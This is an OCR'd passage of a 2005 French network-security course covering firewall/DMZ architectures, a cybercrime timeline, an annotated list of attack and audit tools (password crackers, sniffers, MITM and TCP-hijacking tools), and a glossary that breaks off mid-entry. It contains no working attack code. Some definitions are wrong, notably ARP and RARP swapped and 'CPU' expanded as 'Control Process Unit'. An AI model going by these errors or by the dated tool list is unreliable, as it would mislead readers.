


Dans ce type d'architecture, le Firewall est un équipement dédié, installé en coupure entre un réseau interne et un réseau externe. Il s'agit de la solution d'architecture la plus simple à mettre en œuvre, permettant la protection d'un sous réseau complet, mais elle souffre de deux inconvénients :

Le Firewall est un élément critique de l'architecture, sa compromission entraîne la compromission de tout le réseau interne,

Les connexions sortantes se font directement entre l'Internet et le réseau interne, ce qui expose ce dernier à des attaques directes.


Passerelle filtre



Dans ce type d'architecture, on utilise un routeur filtrant (ou un Firewall) en coupure entre les deux réseaux. Le principe de filtrage consiste à n'autoriser que le Firewall, qui fait alors office de passerelle d'application, à communiquer avec l'extérieur.

Ainsi, les connexions sortantes et entrantes passent obligatoirement par un équipement de filtrage applicatif. Encore une fois, l'équipement d'interconnexion demeure un élément critique dans la sécurité d'ensemble du système.

Firewall et DMZ




Le principe de cette architecture consiste à séparer les ordinateurs communiquant avec l'extérieur des autres machines. Le filtrage est réalisé de telle sorte que seules les communications Internet/DMZ et DMZ/Réseau Interne sont autorisées, aucune communication directe entre le réseau interne et l'Internet n'est donc possible.

Le Firewall doit disposer de trois attachements réseau. On positionne alors dans la DMZ des serveurs (serveurs Web, passerelle de messagerie, DNS externe), et/ou des Proxys permettant aux utilisateurs du réseau interne de se connecter à l'extérieur.

La sécurité est mieux assurée que dans les architectures précédentes, mais le Firewall reste toujours un élément critique


Double Firewall et DMZ



Dans cette architecture similaire à la précédente, on a choisi de positionner la DMZ en « sandwich » entre deux Firewalls. Il s'agit ici de l'application stricte du principe de défense en profondeur ; dans le cas d'une compromission du premier Firewall, le réseau interne n'est pas directement accessible puisque protégé par le second Firewall, seuls les éléments de la DMZ pouvant alors être attaqués.

Dans ce type d'architecture, il est recommandé d'utiliser **deux Firewalls différents**, afin qu'une vulnérabilité exploitable sur l'un ne puisse être reproduite sur l'autre. On peut également choisir un simple routeur filtrant comme élément de coupure entre la DMZ et le réseau interne.

Solutions à DMZ multiples




Ce type de solution constitue une variante sécuritaire des deux précédentes, dans laquelle on pousse la logique de cloisonnement à l'extrême : les machines devant communiquer avec l'extérieur sont placées dans des DMZ différentes, en fonction de leurs rôles.

Solution Basique à équilibrage de charge

Dans les solutions précédentes, deux menaces techniques n'étaient pas prises en compte :

- En cas de panne d'un équipement, tout ou partie de l'architecture se retrouve en position de déni de service,
- Ces architectures constituent un goulet d'étranglement pour ce qui concerne les flux réseaux, une saturation de l'équipement d'interconnexion mène donc à une rapide chute des performances.


Il est alors possible de mettre en œuvre un système de redondance des équipements d'interconnexion, permettant alors d'assurer une contre-mesure efficace aux deux problèmes précédemment décrits. La figure suivante montre un exemple d'une telle architecture :



Dans le schéma présenté, tous les équipements sont redondés. Les switches assurent d'une part une surveillance permanente des équipements auxquels ils sont raccordés et, d'autre par, une surveillance mutuelle via le protocole VRPP (*Virtual Router Redondancy Protocol*) sur une ligne dédiée. En cas de panne d'un équipement, le système bascule automatiquement le routage vers les éléments encore disponibles.

Les éléments actifs sont configurés pour rediriger le trafic en cas de saturation de la bande passante d'un des équipements vers le second, ou en simple équilibrage de charge. Nota : les réponses aux requêtes peuvent ne pas suivre le même chemin que les requêtes qui les ont provoquées.


Ce type d'architecture peut ainsi résister à une série de pannes multiples (jusqu'à 50% des équipements), tout en équilibrant la bande passante. Le schéma suivant montre le cheminement du trafic en cas de panne d'un routeur, d'un switch et d'un Firewall :




Solutions Complètes à équilibrage de charge

La solution présentée précédemment ne constitue qu'une architecture « de base » pour ce type de solution. Il reste toujours possible de compliquer à l'extrême l'architecture en vue d'une sécurité maximale, voire paranoïaque, mais l'administration d'ensemble du système se complique elle aussi très nettement.

Les schémas ci-dessous présentent de tels exemples d'architecture à équilibrage de charge totalement redondée, incluant DMZ, VLAN d'administration et sonde de détection d'intrusion.





Conclusions

« J'ai toujours rêvé d'un ordinateur qui soit aussi facile à utiliser qu'un téléphone. Mon rêve s'est réalisé. Je ne sais plus comment utiliser mon téléphone.»

Bjarne Stroustrup, auteur du langage C++

Les réseaux sont devenus indispensables au fonctionnement des systèmes d'information modernes, et il n'est plus possible aujourd'hui d'imaginer un système qui pourrait s'en passer. En termes de sécurité, ils demeurent souvent un véritable casse-tête, nécessitant de jongler entre les besoins de communication, les fonctionnalités offertes par les technologies et un niveau de sécurité acceptable.

La mise en œuvre d'une politique de sécurité efficace est d'autant plus délicate que le domaine évolue très rapidement et qu'elle impose de nombreuses compétences à tous les niveaux.

L'utilisation d'un réseau informatique peut donc s'avérer dangereuse, mais il existe des moyens plus ou moins efficaces de se protéger avec notamment :

- Des solutions de raccordement adaptées,
- Une organisation sans faille.

« La sécurité n'est pas un produit, c'est un processus.

Bruce Schneier »

Jean-Christophe GALLARD – Rennes, 2005

Histoire de la cybercriminalité

1971

Un vétéran de la guerre du Vietnam, John Draper, alias «Captain Crunch », découvre que le sifflet offert en cadeau dans une boîte de céréales de la marque « Captain Crunch » émet un son à la fréquence exacte de 2600 Hz. Cette fréquence servait à l'époque à l'opérateur de téléphonie AT&T comme porteuse pour la signalisation téléphonique. Draper construit alors une « blue box » exploitant cette tonalité pour téléphoner gratuitement sur le réseau de AT&T.

Apparition du terme « phreaker » ; anglicisme intraduisible dérivé des mots *phone* et *hacker*, et conçu pour ressembler à *freak* désignant un cinglé.

1973

Deux collégiens, Steve Wozniak et Steve Jobs, gagnent leurs premiers dollars en revendant des blue-boxes à leur entourage. Ils deviendront quelques années plus tard les fondateur de la firme Apple.

1973-74

Apparition du virus « The creeper » sur le système d'exploitation Tenex. Le programme est doté de capacités de réplication au travers de lignes modem. Pour éradiquer ce logiciel est créé le programme « The Reeper », premier anti-virus de l'histoire de l'informatique.

1981

Création du Chaos Computer Club, premier groupe européen de hackers organisés, en Allemagne.

Ian Murphy alias « Captain Zero » est officiellement la première personne inculpée pour un crime informatique, suite à son intrusion dans le système informatique de AT&T, et à la modification du programme de facturation, étendant les heures creuses à toute la journée.

Les « exploits » de Murphy inspireront en 1992 le film « Les experts » avec Robert Redford, Dan Aykroyd et River Phenix.

1983

Le film War Games popularise les hackers et le phénomène du Cybercrime

1984

Formation du groupe de hackers « Cult Of The Dead Cow » à Lubbock, Texas. Première parution du magazine électronique « 2600 ».

1985

Le premier numéro du journal électronique Phrack voit le jour.

1986

Le premier virus informatique infectant les IBM PC voit le jour au Pakistan, il se nomme « Brain » et infecte les ordinateurs IBM. La première loi contre la fraude informatique est votée par le congrès américain. Elle rend punissable par la loi, l'accès non autorisé aux ordinateurs du gouvernement.

1987

Le virus « Jerusalem » est détecté. Il est conçu pour supprimer les fichiers infectés les vendredi 13, c'est un des premiers virus capable d'infecter et de détruire des fichiers.

Création du premier ***Computer Emergency Response Team*** (CERT) aux USA.

1988

Robert T. Morris, alias RTM, étudiant à l'université de Cornell et fils d'un scientifique de la NSA, lâche accidentellement dans la nature le premier ver Internet qui va se répandre sur 6000 machines connectées. Il sera condamné à 3 mois de prison avec sursis et à 10. 000 dollars d'amende.

Kevin Mitnick est condamné à un an de prison suite à son intrusion dans le système de messagerie de la société DEC.

1989

Le cyber-criminel « Dark Avenger » créé le virus informatique *Avenger.1808*, qui se propage d'un ordinateur à un autre détruisant toutes les données à son passage. A la fin de l'année, on recense une trentaine de virus.

Dans la première affaire de cyber-espionnage, un pirate allemand, manipulé par le KGB, est arrêté pour s'être introduit dans des ordinateurs du ministère de la défense américain. Son arrestation est l'œuvre de Clifford Stoll, informaticien à l'université de Berkeley, qui relatera cette histoire dans un livre ; « le nid du coucou ».

1990

Début de la guerre entre deux groupes de hackers rivaux, « Legion of Doom » et « Masters of Deception ». Ces deux groupes vont pirater des lignes téléphoniques avec comme seul objectif de réussir à s'introduire dans les ordinateurs du groupe rival.

Kevin Poulsen, alias Dark Dante, est arrêté après avoir détourné tous les appels entrants dans une station de radio de Los Angeles, dans le but de gagner la Porsche mise en jeu pour l'occasion.

1991

Apparition du virus « Michelangelo ». Le virus est conçu pour détruire les données sur les PCs le 6 Mars, date de la naissance de Michel Ange.

Dark Avenger créé le « Mutation Engine », un moteur logiciel permettant de rendre des virus polymorphes, c'est à dire pouvant se transformer en plus de 4.000 milliards de formes différentes, et donc extrêmement difficiles détecter. Dark Angel et Nowhere Man lancent le premier générateur de virus, fonctionnant de manière simple, il permet à n'importe qui de créer un virus.

A la fin de l'année on recense plus de 1.000 virus en circulation.

1993

Première édition de la conférence DEFCON à Las Vegas.

1994

Le mathématicien russe Vladimir Levin s'introduit sur le réseau bancaire Swift et détourne 10 millions de dollars à la Citibank. Il sera condamné à trois ans de prison par un tribunal américain.

Mark Abene, alias *Phiber Optik*, un des leaders du groupe de pirates « Masters of Deception » est emprisonné pour avoir détourné des lignes téléphoniques. A sa libération, il sera nommé par le magazine New York Magazine dans le top 100 des plus intelligentes personnalités de la ville.

1995

Traqué par le FBI depuis 7 ans sous le pseudonyme de *Condor*, Kevin Mitnick est arrêté en janvier 1995 avec l'aide de l'informaticien Shimomura Tsutomu. Le FBI lui reproche d'avoir dérobé 20.000 numéros de cartes de crédit, procédé à des fraudes électroniques et d'être en possession de fichiers confidentiels volés à des sociétés comme Motorola et Sun Microsystems. Il sera condamné à 5 ans de prison. A sa sortie en 2000, il sera interdit d'accès aux téléphones, réseaux et ordinateurs.

A la fin de l'année on recense plus de 40.000 virus en circulation.

1996

Apparition de Concept, le premier virus macro infectant les documents Word.

1997

La brigade des mineurs déclenche l'opération *Achille* dans toute la France. Elle vise les milieux pédophiles qui communiquent sur internet. 55 personnes sont interpellées et 11 sont mises en examen.

1998

Cult of the Dead Cow, un groupe de hackers, développe, à l'occasion du congrès DEFCON, le logiciel *Back Orifice*, un cheval de Troie évolué permettant un accès complet aux PC infectés

1999

Une version plus puissante de Back Orifice fait son apparition : Back Orifice 2000

Le virus Melissa, créé par David Smith, sème la panique dans le monde et cause plus de 80 millions de dollars de dégâts.

2000

Première attaque en dénis de service distribué sur les serveurs de sociétés symboles de la nouvelle économie.

Des centaines de milliers d'internautes dans le monde reçoivent par mail une déclaration d'amour : « I LoveYou ».

A suivre…

Outils de sécurité

La liste suivante est très largement inspirée de la page « Top 75 security tools », disponible sur le site Internet de Fyodor, auteur de l'outil « nmap » *(http://www.insecure.org/tools.html)*.

Nota : la dernière mise à jour de cette partie du cours date de l'année 2003.

Pour chaque outil, on précise les points suivants :


Outil commercial, payant, parfois disponible en version limitée.


Outil disponible pour plate-forme Linux.


Outil disponible pour plate-formes FreeBSD/NetBSD/OpenBSD et/ou UNIX propriétaire (Solaris, HP-UX, IRIX, etc.).


Outil disponible pour plate-forme Windows.

OS	Description
	**Achilles** http://achilles.mavensecurity.com/ Un outil de type « web Proxy », permettant de réaliser des attaques de type « man in the middle » sur le protocole HTTP.
	**AirSnort** http://airsnort.shmoo.com/ AirSnort est un outil pour réseaux sans fils, permettant de retrouver les clefs de chiffrement de ces réseaux.
	**Cain & Abel** http://www.oxid.it/cain.html Le « l0phtcrack du pauvre ». Un outil permettant de retrouver les mots de passe dans les environnements Windows (essentiellement Windows 95 et 98).
	**Crack / Cracklib** http://www.users.dircon.co.uk/~crypto/ Le premier cracker de mots de passe Unix du genre, par Alec Muffec.
	**Dsniff** http://naughty.monkey.org/~dugsong/dsniff/ Un ensemble d'outils pour l'audit réseau et la pénétration de systèmes, partiellement portés et maintenus sous Windows.
	**Ethereal** http://www.ethereal.com/ Un sniffer réseau performant et surtout gratuit !
	**Ettercap** http://ettercap.sourceforge.net/ Ettercap est un outil en ligne de commande pour sniffer / intercepter / enregistrer

OS	Description
	les communications sur un réseau.
	**Firewalk** http://www.packetfactory.net/projects/firewalk/ Firewalk est un « traceroute » amélioré, permettant à la fois la découverte de nœuds intermédiaires mais également les options de filtrages positionnées.
	**Fport** http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/fport.htm Fport est un « netstat » amélioré, permettant de montrer localement quels sont les ports de services ouverts et quelles applications écoutent sur ces ports. Ne tourne que sous Windows (sous Linux, la commande « *netstat –pan* » a le même effet).
	**Fragroute** http://www.monkey.org/~dugsong/fragroute/ Outil de test de routeurs filtrants et de Firewalls.
	**GFI Languard** http://www.gfi.com/lannetscan/ Un outil réseau d'énumération pour machines Windows, agrémenté d'une GUI. Fonctionne selon les mêmes principes que Winfingerprint.
	**Hping2** http://www.hping.org/ Un générateur de paquets réseau capable d'analyser les réponses aux requêtes émises. Le complément indispensable à *nmap*.
	**Hunt** http://lin.fsid.cvut.cz/~kra/index.html#HUNT Un outil de captures réseau, permettant d'implémenter des attaques de type TCP Hijacking.
	**ISS Internet Scanner** http://www.iss.net/products_services/enterprise_protection/vulnerability_assessment/scanner_internet.php Le produit phare commercial pour la détection de vulnérabilités sur un réseau. Très complet et puissant mais, hélas, hors de prix.
	**John the ripper** http://www.openwall.com/john/ Un cracker de mots de passe multi-plateformes. Permet de casser les mots de passe Unix et NT, par brute force et dictionnaires avec ou sans règles de compositions
	**Kismet** http://www.kismetwireless.net/ Un très puissant sniffer pour réseaux sans fils (802.11b).
	**L0phtcrack** http://www.atstake.com/research/lc/ Un cracker de mots de passe pour Windows NT. Particulièrement rapide en

OS	Description
	attaque exhaustive.
	**NBTScan** http://www.inetcat.org/software/nbtscan.html Un outil réseau d'énumération pour machines Windows. Fonctionne selon les mêmes principes que Winfingerprint.
	**Nessus** http://www.nessus.org/ LE Scanner de vulnérabilités Open Source
	**Nmap** http://www.insecure.org/nmap/ Le scanner de port de service le plus complet à l'heure actuelle, par Fyodor. Inclut un module de détection de systèmes d'exploitation. La version Windows est généralement en retard par rapport à la version Unix.
	**Netcat** http://www.atstake.com/research/tools/network_utilities/ L'incontournable « couteau suisse » du réseau. Outil en ligne de commande.
	**Network Stumbler** http://www.stumbler.net/ Un autre sniffer pour réseaux sans fil 802.11, très employé pour le *wardriving*.
	**Ngrep** http://www.packetfactory.net/projects/ngrep/ Le « grep » du réseau. Permet de réaliser des captures réseaux.
	**Nikto** http://www.cirt.net/code/nikto.shtml Un scanner de vulnérabilités HTTP très complet.
	**N-Stealth** http://www.nstalker.com/nstealth/ Un autre scanner de vulnérabilités, commercial cette fois et plus souvent mis à jour que d'autres scanners du même type.
	**Ntop** http://www.ntop.org/ Le « top » (utilitaire unix d'occupation du CPU) du réseau. Permet de monitorer le trafic sur un réseau.
	**Pwdump3** http://www.polivec.com/pwdump3.html Récupère la base des comptes Windows NT (base SAM) et la formate sous la forme d'un fichier récupérable par John The Ripper et L0phtcrack.
	**Retina** http://www.eeye.com/html/Products/Retina/index.html Un autre scanner de vulnérabilités généraliste, tout comme Nessus et ISS.

OS	Description
	
	**SAINT** http://www.saintcorporation.com/saint/ Security Administrator's Integrated Network Tool. Un scanner de vulnérabilités réseaux, issu des travaux de Dan Farmer sur SATAN.
	**Sam Spade** http://www.samspade.org/ssw/ Un outil réseau assez généraliste avec une belle interface graphique et permettant de nombreuses requêtes (ping, nslookup, traceroute, dns queries, finger, raw HTTP web browser, SMTP relay checks…).
	**SARA** http://www-arc.com/sara/ Security Auditor's Research Assistant. Un autre outil d'analyse de vulnérabilités générique.
	**Snort** http://www.snort.org/ Le système de détection d'intrusion réseau Open Source, basé sur des signatures d'attaques.
	**SolarWinds ToolSets** http://www.solarwinds.net/ Une impressionnante collection d'outils d'investigation réseau.
	**SuperScan** http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/superscan.htm Un scanner de ports de services graphique.
	**TCPDump / Windump** http://www.tcpdump.org/ et http://windump.polito.it/ Le très classique outil de capture réseau.
	**Whisker / LibWhisker** http://www.wiretrip.net/rfp/p/doc.asp?id=21&iface=2 Un scanner de vulnérabilités HTTP écrit en Perl.
	**Winfingerprint** http://winfingerprint.sourceforge.net/ Un outil réseau d'analyse de machines Windows pour énumérer les utilisateurs, les groupes, les partages…
	**Xprobe2** http://www.sys-security.com/html/projects/X.html Un outil réseau spécifiquement développé par Ofir Atkin et Fyodor pour la détection de systèmes d'exploitations. Fonctionne par un algorithme à logique floue.

Glossaire

ARP : Address Resolution Protocol. Protocole de résolution d'adresse permettant de trouver l'adresse IP correspondant à une machine dont on ne connaît que l'adresse MAC.

ACL : Access Control List. Liste à contrôle d'accès, utilisée pour positionner des permissions sur des objets.

Adresse IP : Adresse réseau de niveau 3 pour le protocole IP. Une adresse IP est constituée de 4 octets.

Adresse MAC : Adresse réseau de niveau 2.

Client : Un client est un logiciel demandant des services à un programme situé en local ou à distance qui gère l'information, le serveur. Par extension, la machine sur laquelle fonctionne le logiciel client.

Commutateur : Voir *Switch*.

Concentrateur : Voir Hub.

CPL : Courant Porteur en Ligne.

CPU : Control Process Unit. Synonyme de Microprocesseur.

CSMA/CD : Carrier Sense Multiple Access / Collision Detection. Protocole de résolution de conflits d'accès concurrents à un média.

Datagramme : Voir *Paquet*.

DMZ : DeMilitarized Zone. Zone démilitarisée. Constitue un réseau « tampon » entre deux réseaux.

DNS : Domain Name Server. (Cf. *serveur de noms*, *adresse IP*)

Ethernet : Protocole réseau de niveau 1 et 2, permettant le transit d'information sur un brin physique. Ethernet définit à la fois les couches 1 (physique) et 2 (Contrôle de lien logique).

Firewall : Elément actif de réseau de niveau 3 et supérieur, assurant des mécanismes de filtrage.

FTP : File Transfert Protocol. Permet de recevoir ou émettre des fichiers sur un site connecté au réseau. Souvent, les sites FTP contiennent des archives du domaine public et sont accessibles de façon anonyme, sans devoir posséder un accès sur le poste distant (anonymous ftp).

Hash : Motif binaire, résultat d'un calcul (généralement cryptographique), appelé Fonction de Hachage, sur un flux d'octets. Permet d'obtenir une empreinte, ou signature, d'un flux d'octets.

HomePlug : Norme utilisée pour la gestion des courant porteurs en ligne.

HTTP : HyperText Transport Protocol. Protocole utilisé pour le transfert des pages web.

Hub : Equipement réseau de niveau 2, fonction sur un principe de diffusion des trames.

ICMP : Internet Control Message Protocole. Protocole de contrôle de flux de niveau 3 et 4.

IETF : Internet Engineering Task Force. Groupe de normalisation des technologies utilisées sur l'Internet.

IHM : Interface Homme Machine.

IP : Internet Protocol. Protocole réseau de niveau 3 utilisé sur l'Internet.

IPSEC : IP Secure. Protocole permettant d'assurant une protection en confidentialité et en intégrité sur les paquets IP transitant sur un réseau.

Kerberos : Protocole d'authentification, développé dans le cadre du projet Athena du Massachusetts Institute of Technology.

L2F : Layer 2 Forwarding : protocole d'encapsulation de PPP.

L2TP : Layer 2 Tunneling Protocole : protocole d'encapsulation de PPP.

LAN : Local Area Network. Réseau local.

MAC : Medium Access Control. Sous couche réseau de niveau 2 permettant de résoudre les problèmes d'accès concurrent à un médium.

Mail / **E-mail** : Messages électroniques (expéditeur vers destinataire).

NNTP : Network News Transport Protocol : Protocole de transfert de news utilisant TCP sur le réseau.

Paquet : Ensemble cohérent de données constituant constituant une unité de traitement d'un protocole de niveau 3. Exemples : paquet IP, paquet X25. Egalement synonyme de Datagramme.

Point d'accès : Elément d'un réseau sans fil permettant d'accéder au réseau.

PPP : Point to Point Protocol : protocole de communication en mode point à point.

PPTP : Point to Point Tunneling Protocol : protocole d'encapsulation de PPP, défini par Microsoft.

Proxy : Relais applicatif.

RARP : Reverse Address Resolution Protocol. Protocole de résolution d'adresse permettant de trouver l'adresse MAC correspondant à une machine dont on ne connaît que l'adresse IP.

Récursif : Voir *Récursif*.

Réseau sans fil : Réseau informatique utilisant les ondes radio comme média au lieu des câbles métalliques ou optiques. Diverses normes et protocoles existent actuellement, comme 802.11 et BlueTooth.

RFC : Request For Comment. Nom donné aux standards proposés par l'IETF.

Routeur : Elément actif de réseau permettant le passage d'un paquet vers un autre réseau.

RTC : Réseau Téléphonique Commuté.

RTP : Real-time Transport Protocol : protocole de transport de la voix sur IP.

Segment : Ensemble cohérent de données constituant une unité de traitement d'un protocole de niveau 4. Exemples : segment TCP, segment UDP.

Serveur : Logiciel traitant les requêtes des clients et, par extension, le poste sur lequel tourne le logiciel.

Serveur de noms : Un serveur de correspondance entre adresse IP et nom de machine. Voir *DNS*.

SIP : Session Initiation Protocole : protocole de contrôle pour la voix sur IP.

SMTP : Simple Mail Transfert Protocol. Protocole de messagerie.

SNMP : Simple Network Management Protocol. Protocole d'administration de réseau.

SQL : Structured Query Language : Langage de requête structuré.

SSL : Secure Socket Layer. Protocole sécurisé de niveau 4.

SRTP : Secure Real-time Transport Protocol : protocole sécurisé de transport de la voix sur IP.

Switch : Equipement réseau de niveau 2, fonctionnant sur un principe de commutation des trames.

TCP : Transmission Control Protocol. Protocole réseau de niveau 4 offrant une liaison fiable entre deux postes.

TCP/IP : Transmission Control Protocol / Internet Protocol. Ensemble de 2 protocoles qui définit les notions d'adresse de machine, de numéro de port (utilisable pour différencier les protocoles de haut niveau comme *ftp*, *http*, etc.), de *datagramme* (paquet de données). Utilisé sur l'Internet pour établir et maintenir des connexions de bout en bout.

Trame : Ensemble cohérent de données constituant une unité de traitement élémentaire d'un protocole de niveau 2. Exemples : trame Ethernet, trame FDDI.

TTL : Time To Live. Champ particulier d'un paquet IP indiquant le nombre de sauts maximal qu'un paquet est autorisé à faire avant d'être détruit.

UDP : User Datagram Protocol. Protocole réseau de niveau 4, en mode non-connecté.

VLAN : Virtual LAN. Réseau virtuel définit sur un commutateur.

VPN : Virtual Private Network. Réseau privé virtuel, généralement constitué par des tunnels chiffrés.

VRRP : Virtual Router Redondancy Protocol. Protocole permettant d'assurer l'équilibrage de charge et la tolérance aux pannes dans un réseau.

WAN : Wide Area Network. Réseau étendu.

WarChalking : Pratique complémentaire du WarDriving, qui consiste à signaler la présence de points d'accès de réseaux sans fil dans un bâtiment à l'aide

